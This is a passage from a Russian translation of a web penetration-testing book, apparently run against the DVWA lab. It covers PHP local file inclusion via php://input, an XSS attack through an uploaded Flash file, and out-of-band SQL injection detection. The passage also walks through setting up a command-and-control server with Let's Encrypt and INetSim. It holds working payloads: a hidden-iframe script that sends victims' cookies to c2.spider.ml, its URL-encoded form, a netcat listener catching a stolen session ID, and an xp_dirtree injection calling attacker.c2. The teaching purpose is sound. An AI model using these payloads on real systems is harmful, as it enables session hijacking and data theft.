


Рис. 5.10. Выполнение кода PHP с использованием локального внедрения файла

Запрос методом `GET`, показанный на предыдущем скриншоте слева, использует поток `php://input` в качестве параметра `page`, давая указание PHP выполнять код, поступающий из пользовательского ввода. В настройках веб-приложения входные данные поступают из тела запроса. В этом случае тело содержит простой сценарий на языке PHP, который выполняет команду `cat /etc/passwd` в системе. Ответ отражает вывод `/etc/passwd`, подтверждая, что удаленное выполнение кода прошло успешно.

Внешние подключения не выполняются, и контроль с помощью белого списка на базе сети удалось обойти. PHP – это многофункциональный язык программирования, и есть много способов сделать одно и то же. Обычно злоумышленникам это подходит, поскольку предоставляет больше возможностей для обхода управления, запутывания кода и утечки данных. Данное утверждение верно не только для PHP, но и для других языков.

Другие проблемы, связанные с загрузкой файлов

Ранее в этой главе мы узнали, как загрузка файлов помогает скомпрометировать приложение и сервер, на котором оно установлено. Нам удалось загрузить валидный PNG-файл, содержащий встраиваемую PHP-оболочку, а уязвимость, подверженная локальному внедрению файлов, позволила выполнить этот код.

Существуют и другие проблемы с разрешением пользователям загружать произвольные файлы в приложение. Вы вполне можете запретить пользователям загружать оболочки, написанные на PHP, JSP или ASP, просто добавив соответствующее расширение в черный список. PHP выполняет код только в файлах с определенным расширением (или двумя), если они вызываются напрямую. За исключением любой уязвимости, подверженной локальному внедрению файлов где-либо еще в приложении, функция загрузки файлов должна быть достаточно безопасной с точки зрения выполнения кода.

Если одной из функций приложения является предоставление файлового хранилища пользователям, внедрение белого списка – трудная и громоздкая задача для реализации. В этом случае черные списки расширений могут быть наиболее экономически эффективным решением. Если не удается загрузить оболочку или выполнить код на стороне сервера, мы по-прежнему можем атаковать пользователя.

Репозиторий SecLists, который мы использовали в прошлом, содержит аккуратный Flash-файл под названием `xssproject.swf`, который позволит нам атаковать пользователей с помощью межсайтового скриптинга. Flash-код может выполнять JavaScript-код, как и любой другой сайт, используя API Flash-плагина `ExternalInterface`.

Код **ActionScript** (AS), используемый для генерации файла `xssproject.swf`, довольно прост. ActionScript – это язык программирования Adobe Flash, применяемый для автоматизации приложений Flash. По синтаксису он очень похож на Java и так же, как Java, компилируется в байт-код и выполняется хост-приложением, плагином Flash.

```
package
{
  import flash.display.Sprite;
  import flash.external.*;
  import flash.system.System;
  public class XSSProject extends Sprite
   {
     public function XSSProject()
      {
        flash.system.Security.allowDomain("*");
```

```
        ExternalInterface.marshallExceptions = true;
        try {
          ExternalInterface.call("0);}catch(e){};"+
root.loaderInfo.parameters.js+"//");
        } catch(e:Error) {
          trace(e);
      }
    }
  }
}
```

Не нужно быть разработчиком Flash, чтобы понять, что здесь происходит. Этот код просто оборачивает основной код в блоки `try-catch`, дабы обеспечить более чистое выполнение, берет параметр `js` из GET-запроса с помощью объекта `root.loaderInfo.parameters` и передает содержимое в плагин (через `ExternalInterface`) для выполнения внутри браузера.

Давайте продолжим и загрузим вредоносный файл `xssproject.swf`, используя функцию загрузки файла приложения. Возможно, придется изменить сложность DVWA на низкую, чтобы разрешить загрузку файлов без изображений. На рисунке показано, что вредоносный файл успешно загружен в привычный каталог.

Рис. 5.11. Успешная загрузка вредоносного файла XSSProject.swf

Чтобы заставить файл Flash выполнять код JavaScript в браузере, можем вызвать его напрямую и передать произвольный код через параметр `js`, например:

```
http://dvwa.app.internal/hackable/uploads/xssproject.swf?
js=[javascript code]
```

В качестве проверки концепции можно отобразить куки-файл сессии PHP, но во время реальной атаки нам бы хотелось незаметно украсть эти данные и отобразить короткое сообщение об ошибке или отправить жертву обратно на главную страницу. Мы можем вызвать функцию JavaScript `alert()` со значением куки-файлов, установленным на конкретной странице. В этом случае куки-файл входа DVWA, `PHPSESSID`, должен отображаться во всплывающем окне.

Чтобы проверить концепцию, вызовем приведенный ниже URL-адрес и понаблюдаем за поведением браузера.

```
http://dvwa.app.internal/hackable/uploads/xssproject.swf?
js=alert(document.cookie);
```

Можно использовать этот URL-адрес для осуществления XSS-атак, направленных против пользователей уязвимого приложения. Вместо того чтобы использовать всплывающее окно (чтобы доказать, что уязвимость существует), мы могли бы добавить более полезный код на языке JavaScript, такой как ловушка от **Browser Exploitation Framework** (BeEF). Обсудим этот инструмент в главе 9 «Практические атаки на стороне клиента».

На рисунке показано, что код JavaScript успешно введен вредоносной программой (`xssproject.swf`).




Рис. 5.12. XSS-атака после злоупотребления функцией загрузки файлов

Для более практического применения эксплойта можно попытаться незаметно украсть данные куки и, возможно, использовать значение `PHPSESSID`, чтобы выдать себя за пользователя в собственном сеансе браузера. Мы можем получить данные куки, закодировать их в формат Base64 с помощью функции JavaScript `btoa()` и отправить на наш командно-контрольный сервер. Как только соберем данные куки, можем вызвать перенаправление на главную страницу приложения, чтобы не вызывать подозрений. Часть данных будет прозрачна для жертвы.

Эта полезная нагрузка будет записывать новый HTML-код в **объектную модель документа** (DOM) с использованием объекта `document`. HTML-код – это

скрытый элемент `iframe`, который отправляет HTTP-запрос в наш командно-контрольный пункт. HTTP-запрос будет содержать куки-файлы жертвы в кодировке Base64 прямо в URL-адресе запроса, что позволит нам перехватывать эти данные удаленно. Последняя функция для перенаправления клиента на главную страницу `'/'` будет запущена через 500 миллисекунд. Это сделано для того, чтобы у `iframe` была возможность загрузить и украсть данные.

Код атаки будет выглядеть так:

```
document.write("Loading...<iframe style='display:none;'
src='//c2.spider.ml/"+btoa(document.cookie)+"'></iframe>");
setTimeout(function(){window.location.href='/';},500);
```

Предыдущий код должен быть сжат в одну строку, разделенную точкой с запятой, и, поскольку нам нужно использовать URL-адрес для внедрения этого кода, мы также должны закодировать символы URL-адреса, чтобы гарантировать отсутствие проблем при передаче. Для кодирования и маскировки полезной нагрузки можно использовать модуль Decoder из Burp.




Рис. 5.13. URL-кодирование вредоносного кода JavaScript с использованием модуля Decoder

Все символы будут преобразованы в их шестнадцатеричный эквивалент с добавлением знака процента (%), чтобы запутать код атаки и обеспечить его успешное выполнение на стороне жертвы. URL-адрес, содержащий закодированную полезную нагрузку, будет выглядеть так:

```
http://dvwa.app.internal/hackable/uploads/xssproject.swf?js=%64%6f
%63%75%6d%65%6e%74%2e%77%72%69%74%65%28%22%4c%6f%61%64%69%6e%67%2e%2e
%2e%3c%69%66%72%61%6d%65%20%73%74%79%6c%65%3d%27%64%69%73%70%6c%61%79
%3a%6e%6f%6e%65%3b%27%20%73%72%63%3d%27%2f%2f%63%32%2e%73%70%69%64%65
%72%2e%6d%6c%2f%22%2b%62%74%6f%61%28%64%6f%63%75%6d%65%6e%74%2e%63%6f
%6f%6b%69%65%29%2b%22%27%3e%3c%2f%69%66%72%61%6d%65%3e%22%29%3b%73%65
```

```
%74%54%69%6d%65%6f%75%74%28%66%75%6e%63%74%69%6f%6e%28%29%7b%77%69%6e
%64%6f%77%2e%6c%6f%63%61%74%69%6f%6e%2e%68%72%65%66%3d%27%2f%27%3b%7d
%2c%35%30%30%29%3b
```

Как только жертва перейдет по предыдущей вредоносной ссылке, мы увидим, что поступает запрос на `c2.spider.ml`, и получим закодированные значения куки-файлов из GET-запроса. Для этого можно настроить слушатель на порту 80 с помощью приложения netcat (nc). Netcat – это своего рода швейцарский армейский нож для злоумышленников, который может гораздо больше, чем быть просто сервером, но для наших целей этого вполне достаточно.

Можно вызвать двоичный файл `nc` с помощью следующих опций: `-l` для запуска слушателя, `-v` для отображения подробной информации и `-p` для указания порта 80 в качестве порта для прослушивания.

```
root@spider-c2-1:~# nc -lvp 80
listening on [any] 80 ...
connect to [10.0.0.4] from 11.25.198.51 59197
```

Теперь, когда у нас есть сервер, готовый к входящим соединениям от нашей жертвы, мы можем начать атаку и ждать, когда пользователь нажмет на вредоносный URL-адрес.

```
GET
/UEhQU0VTU0lEPXBhdGxrbms4bm5ndGgzcmFpNjJrYXYyc283OyBzZWN1cml0eT1oaWdo
HTTP/1.1
Host: c2.spider.ml
Connection: keep-alive
Upgrade-Insecure-Requests: 1
[...]
```

GET URL – это значение в кодировке Base64, содержащее похищенные данные куки. Можем подтвердить это, расшифровав содержимое с помощью команды Linux `base64`, используя ключ `–d`.

```
root@spider-c2-1:~# echo
"UEhQU0VTU0lEPXBhdGxrbms4bm5ndGgzcmFpNjJrYXYyc283OyBzZWN1cml0eT1oaWdo
" | base64 -d
PHPSESSID=patlknk8nngth3rai62kav2so7; security=low
```

Получилось! Имея идентификатор сессии, мы можем выдать себя за жертву и захватить контроль над учетной записью.

Также можем попытаться загрузить HTML- или HTM-файлы и таким образом добиться того же, однако эти расширения, скорее всего, будут внесены в

черный список. Разработчики могут забыть, что Flash предоставляет API для выполнения JavaScript-кода, а SWF-файлы иногда остаются незамеченными.

Загрузка файлов также может использоваться для хранения вредоносного программного обеспечения во время тестирования. Серверы приложений можно превратить в простые командно-контрольные серверы, чтобы скрыться от любопытного взора Синей команды. В операционных системах на базе Linux/Unix не принято устанавливать антивирусное программное обеспечение, а вредоносные двоичные файлы Windows или полезные нагрузки Meterpreter могут храниться на серверах, не вызывая никаких подозрений.

Резюме

В этой главе мы рассмотрели, как использовать базовую файловую систему приложения в своих интересах, выполнили код с помощью внедрения файлов и даже атаковали клиента с помощью XSS-атак.

Фреймворки, используемые для разработки приложений, достигают зрелости, и, к счастью, некоторые из них даже серьезно относятся к вопросам информационной безопасности. Как упоминалось ранее, всегда будет существовать компромисс между безопасностью и удобством в использовании. Сайт для обмена файлами может быть полностью безопасным, но если он допускает только небольшое количество расширений, то не очень удобен в использовании. Это недостаток, который мы, злоумышленники, можем использовать для получения выгоды.

В следующей главе рассмотрим, как обнаруживают и эксплуатируют уязвимости в приложениях с помощью внешних сервисов.

Глава 6

Обнаружение и эксплуатация уязвимостей в приложениях с помощью внешних сервисов

В предыдущей главе мы рассмотрели подтверждение наличия и эксплуатации уязвимостей, подверженных атакам, использующим внедрение файлов. Подтверждение было простым, поскольку сервер сразу показал, что приложение уязвимо. Что происходит, когда не все так ясно? Например, сервер уязвим, но не показывает никаких признаков в случае непредвиденного ввода? При проверке на наличие, скажем, уязвимости, связанной с SQL-инъекцией, злоумышленники обычно внедряют во ввод специально созданные значения и наблюдают за поведением приложения. Иногда, если им повезет, сервер возвращает ярко-красное сообщение об ошибке, указывающее на существование точки инъекции.

По мере усложнения приложений и фреймворков приложения для эксплуатации становятся более жесткими, и поведенческие подсказки, на которые мы привыкли полагаться при подтверждении наличия уязвимости, уже не так очевидны. Современные приложения имеют тенденцию подавлять сообщения об ошибках по умолчанию и не всегда могут обрабатывать ввод синхронно. Если бы наша полезная нагрузка выполнялась пакетным заданием бэкенда каждые восемь часов, мы не увидели бы эффекта в HTTP-ответе и пропустили бы потенциально критическую уязвимость.

«Внеполосное»[1] (out-of-band) обнаружение уязвимостей – это процесс, с помощью которого можно заставить приложение взаимодействовать с внешней службой, которую мы контролируем. Если приложение уязвимо для атаки с помощью SQL-инъекции, но при первоначальном сканировании не возникает мгновенных подсказок, можем передать ему вредоносный код, который обманет приложение, обмениваясь данными с нашим командно-контрольным

[1] Внеполосные данные – логически независимый канал общения с приложением. В большинстве примеров из этой и последующих глав мы вынуждаем приложение отправить данные не только клиенту, запросившему их, но и на сервер, подконтрольный злоумышленнику. – *Прим. перев.*

сервером, ровно таким количеством, чтобы доказать, что вредоносный код выполнен.

В этой главе рассмотрим следующие темы:

- создание командно-контрольного сервера;
- использование INetSim для эмуляции служб;
- подтверждение наличия уязвимостей с использованием «внеполосных» методов;
- расширенная утечка данных.

Распространенный сценарий

Представим, что приложение `http://vuln.app.internal/user.aspx?Name=Dade` уязвимо для атаки с помощью SQL-инъекции на параметре `name`. Традиционные полезные нагрузки и «полиглоты», похоже, не влияют на ответ приложения. Возможно, сообщения об ошибках базы данных отключены, и значение `name` не обрабатывается приложением синхронно.

Где-то на внутреннем сервере **Microsoft SQL** (MS SQL) выполняется следующий запрос:

```
SELECT * FROM users WHERE user = 'Dade';
```

Простое использование одинарных кавычек для параметра `name` приведет к SQL-ошибке. Значит, нам повезло. Но в этом случае сообщения об ошибках подавляются, поэтому с точки зрения клиента мы бы не поняли, что что-то пошло не так. Сделав еще шаг вперед, можно заставить приложение отложить ответ на значительный промежуток времени, чтобы подтвердить наличие уязвимости.

```
SELECT * FROM users WHERE user = 'Dade';WAITFOR DELAY '0:0:20' --';
```

Эта полезная нагрузка вводит 20-секундную задержку в возвращение запроса, что достаточно явно, чтобы поднять тревогу, но запрос выполняется асинхронно. То есть приложение отвечает нам до того, как запрос будет завершен, поскольку, вероятно, это не зависит от результата.

Именно здесь оказывается полезным использование внеполосных сервисов при поиске скрытых уязвимостей. Вместо полезной нагрузки `WAITFOR DELAY` приведенный ниже код заставит сервер MS SQL подключаться к произвольному хосту, который мы контролируем, по протоколу **Server Message Block** (SMB).

```
';declare @q varchar(99);set @q='\\attacker.c2\test'; exec
master.dbo.xp_dirtree @q;--
```

Несмотря на необычный внешний вид, этот код довольно прост для понимания, даже для тех из нас, кто не работает с SQL каждый день. Он сделает следующее:

1) выделит место для строковой переменной `@q` (тип `varchar`, длина 99 байт);
2) установит в качестве значения переменной `@q` UNC-путь, указывающий на наш сервер: `\\attacker.c2\test`;
3) выполнит перечисление файлов каталогов UNC-пути, сохраненного в `@q`.

Сервер может или не может установить соединение по протоколу SMB с нашим сервером и получить список файлов. Был ли обмен данными по протоколу SMB успешным, не имеет значения. Если у нас есть контроль над доменом `attacker.c2`, у нас почти сразу есть доказательства SQL-инъекции. Это справедливо и в отношении многих других типов уязвимостей, которые трудно обнаружить с помощью традиционного сканирования. Например, XXE-атаки можно подтвердить с использованием точно такой же методологии. Некоторые уязвимости, подверженные XSS-атакам, не всегда очевидны с точки зрения злоумышленника. Внедренный код JavaScript может отображаться только в панели управления, которую не видит злоумышленник, но как только администратор входит в систему, запускается эксплойт. Могут пройти часы, а может быть, даже дни после инъекции вредоносного программного обеспечения. Техника внеполосного обнаружения и эксплуатации таких уязвимостей уведомит злоумышленника, как только полезная нагрузка будет выполнена.

Прежде чем мы побежим быстрее себя, нам нужен надлежащий командно-контрольный сервер, чтобы проверить некоторые из этих уязвимостей. Данный сервер должен принимать не только соединения от приложения, выбранного в качестве объекта атаки, но и DNS-запросы. В случае если серверная часть приложения будет защищена брандмауэром в выходном наборе правил, она не сможет согласовать подтверждение связи по протоколу SMB. С другой стороны, почти всегда разрешены исходящие DNS-запросы через UDP-порт 53. Даже если приложению не разрешено подключаться к нашему серверу напрямую, DNS-серверы целевой сети будут проксировать запрос на определение адреса до тех пор, пока он не достигнет нашего сервера.

Командно-контрольный сервер

Существует большое число облачных провайдеров, и благодаря конкуренции их услуги довольно дешевы. Нам не нужна мощная машина – достаточно получить микроэкземпляр от любого из этих провайдеров:

- Google Cloud;
- Amazon AWS;

- Microsoft Azure;
- DigitalOcean.

Google Cloud и Amazon AWS обладают уровнями, которые предоставляют все ресурсы виртуальных машин, нужные вам, бесплатно. Разумеется, в течение ограниченного времени. Однако те несколько долларов в месяц, которые требуются для запуска виртуальных машин в облаке, окупятся для тех из нас, кто использует командно-контрольный сервер.

Данные экземпляры также должны быть развернуты для каждого клиента, а диски – зашифрованы. Ввиду характера нашей работы конфиденциальные данные клиентов могут идти потоком и храниться небезопасно. После завершения задания уничтожьте виртуальную машину вместе с любыми данными клиента, которые могли быть собраны.

Когда виртуальная машина готова к работе, обычно ей присваивается динамический внешний IP-адрес. В некоторых случаях можно запросить статический IP-адрес, но обычно этого не требуется. Динамические внешние IP-адреса будут оставаться неизменными, пока виртуальная машина включена.




Рис. 6.1. Экземпляр виртуальной машины c2.spider.ml запущен и работает в облаке Google

Запишите внешний IP-адрес, поскольку эта виртуальная машина должна быть авторитетным **сервером имен** (NS) для домена командно-контрольного сервера. Мы можем использовать любой домен или поддомен, если они контролируются.

В следующем примере уполномоченная зона `spider.ml` делегирует поддомен командно-контрольного сервера IP-адресу нашей виртуальной машины. Для NS необходима запись (`ns1.spider.ml`), поскольку напрямую выполнить делегирование нельзя.




Рис. 6.2. Конфигурация зоны и делегирование c2.spider.ml IP-адресу нашего экземпляра командно-контрольного сервера

С этими двумя записями запросы для `c2.spider.ml` будут эффективно отправляться на только что созданный сервер. Любой запрос для поддомена `c2.spider.ml` также будет отправляться на этот IP-адрес для определения адреса.

Это важно, так как мы должны видеть все запросы на соединение для `c2.spider.ml`. Можно сделать это несколькими способами. Традиционный способ – настройка **BIND** для вновь делегированной зоны: `c2.spider.ml`. Для менее сложной командно-контрольной инфраструктуры существует более простая в настройке альтернатива со множеством других функций.

Центр сертификации Let's Encrypt

Чтобы обеспечить безопасность передачи информации, можно создать HTTPS-сервер или использовать SMTPS. Мы могли бы применять самоподписанные сертификаты, но это не идеальный вариант. У клиентов возникают подозрения, когда в их браузере появляется предупреждение TLS-протокола, или сетевые прокси-серверы могут полностью разорвать соединение. Нам нужно использовать сертификат, подписанный доверенным корневым центром сертификации. Существует бесчисленное количество центров, предлагающих всевозможные платные TLS-сертификаты, но самым простым и экономически эффективным является Let's Encrypt.

Let's Encrypt – корневой центр сертификации, которому доверяет большинство клиентов. Он позволяет администраторам серверов запрашивать бесплатные, проверенные доменом сертификаты для своих хостов. Его мис-

сия – помочь нам перейти к зашифрованному интернету, и бесплатные сертификаты – это большой шаг вперед.

Let's Encrypt предоставляет бесплатные доменные сертификаты для имен хостов и даже Wildcard-сертификаты (сертификаты открытого ключа, которые могут использоваться с несколькими подобластями домена). Более подробную информацию можно найти на сайте https://letsencrypt.org/.

В демонстрационных целях наш командно-контрольный сервер разместят в домене `spider.ml`, и мы будем запрашивать Wildcard-сертификат.

Первым шагом является загрузка сценария-оболочки `certbot-auto`, который устанавливает зависимости и автоматизирует бóльшую часть процесса запроса сертификата Let's Encrypt. В дистрибутивах на основе Debian, таких как Kali, этот скрипт доступен из:

```
root@spider-c2-1:~# wget https://dl.eff.org/certbot-auto
[...]
root@spider-c2-1:~# chmod +x certbot-auto
```

Certbot имеет возможность автоматически обновлять конфигурацию веб-сервера, но для наших целей мы сделаем запрос вручную. В результате новый сертификат упадет куда-нибудь на диск, и мы сможем использовать его по своему усмотрению.

Опция `--manual` позволит пройти запрос с пользовательскими параметрами. Мы уточним, для каких доменов сертификат действителен, используя опцию `-d`. Для Wildcard-сертификатов нужно указать родительский домен `spider.ml`, а также подстановочный символ `* .spider.ml`.

```
root@spider-c2-1:~# ./certbot-auto certonly --manual -d *.spider.ml
-d spider.ml --preferred-challenges dns-01 --server https://acme-v02.api.
letsencrypt.org/directory
```

Для доменных имен с подстановочными символами будем использовать DNS-запрос, а это означает, что нужно добавить настраиваемую запись TXT, чтобы Let's Encrypt смог проверить, действительно ли мы владеем этим родительским доменом.

```
root@spider-c2-1:~# ./certbot-auto certonly --manual -d *.spider.ml
-d spider.ml --preferred-challenges dns-01 --server https://acme-v02.api.
letsencrypt.org/directory
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Plugins selected: Authenticator manual, Installer None
```

```
Obtaining a new certificate
Performing the following challenges:
dns-01 challenge for spider.ml
dns-01 challenge for spider.ml
[...]
```

Мастер certbot в конечном итоге предложит создать TXT-запись `_acme-challenge.spider.ml`, используя случайно сгенерированное однократно используемое число.

```
Please deploy a DNS TXT record under the name
_acme-challenge.spider.ml with the following value:

dGhlIG9ubHkgd2lubmluZyBtb3ZlIGlzIG5vdCB0byBwbGF5

Before continuing, verify the record is deployed.
-------------------------------------------------------------------------
Press Enter to Continue
```

Прежде чем нажать **Enter** (Ввод), нужно добавить запись в диспетчере DNS для `spider.ml`.




Рис. 6.3. Добавление TXT-записи в DNS

Мастер может снова попросить вас обновить значение TXT, и в этом случае, возможно, придется подождать несколько минут, прежде чем можно будет продолжить. Низкое значение TTL, например 5 минут или меньше, поможет сократить ожидание.

Если все в порядке и Let's Encrypt удалось проверить записи TXT, новый сертификат будет выпущен и сохранен на диске где-нибудь в `/etc/letsencrypt/live/`.

```
Waiting for verification...
Cleaning up challenges

IMPORTANT NOTES:
- Congratulations! Your certificate and chain have been saved at:
  /etc/letsencrypt/live/spider.ml/fullchain.pem
  Your key file has been saved at:
  /etc/letsencrypt/live/spider.ml/privkey.pem
[...]

root@spider-c2-1:~#
```

Эти сертификаты действительны только в течение нескольких месяцев согласно политике Let Encrypt. Вам придется продлить их, используя процесс, аналогичный первоначальному запросу.

Certbot ведет учет запрошенных сертификатов и даты их истечения. При вводе команды **Обновить** наши сертификаты будут просмотрены и автоматически обновлены.

Эти PEM-файлы теперь можно использовать в Apache, NGINX, INetSim или на любом другом веб-сервере, который применяется для управления и контроля.

Можем указать наш экземпляр INetSIM на вновь выданные сертификаты, настроив файл конфигурации. Параметры для поиска: `https_ssl_keyfile`, который указывает на закрытый ключ, и `https_ssl_certfile`, представляющий собой сам сертификат.

```
root@spider-c2-1:~# grep https_ssl /etc/inetsim/inetsim.conf
# https_ssl_keyfile
# Syntax: https_ssl_keyfile <filename>
https_ssl_keyfile        privkey.pem
# https_ssl_certfile
# Syntax: https_ssl_certfile <filename>
https_ssl_certfile       fullchain.pem
[...]
```

INetSIM ищет эти файлы в каталоге `certs`, который обычно находится в `/usr/share/inetsim/data/`.

Следующий шаг – копирование файлов `privkey.pem` и `fullchain.pem` из каталога Let Encrypt `live` в каталог INetSIM `certs`. Нужно не забывать делать

это всякий раз, когда обновляем сертификаты. Автоматизацию с помощью `crontab` также можно рассматривать как вариант.

```
root@spider-c2-1:~# cp /etc/letsencrypt/live/spider.ml/fullchain.pem
/usr/share/inetsim/data/certs/
root@spider-c2-1:~# cp /etc/letsencrypt/live/spider.ml/privkey.pem
/usr/share/inetsim/data/certs/
```

Вероятно, нам стоит попытаться как можно лучше защитить закрытый ключ. Мы установим для владельца файла значение `inetsim` и ограничим права доступа для всех остальных пользователей, используя команду `chmod`.

```
root@spider-c2-1:~# chown inetsim:inetsim
/usr/share/inetsim/data/certs/privkey.pem
root@spider-c2-1:~# chmod 400
/usr/share/inetsim/data/certs/privkey.pem
```

Теперь можем включить смоделированную HTTPS-службу и проверить подлинность сертификата.

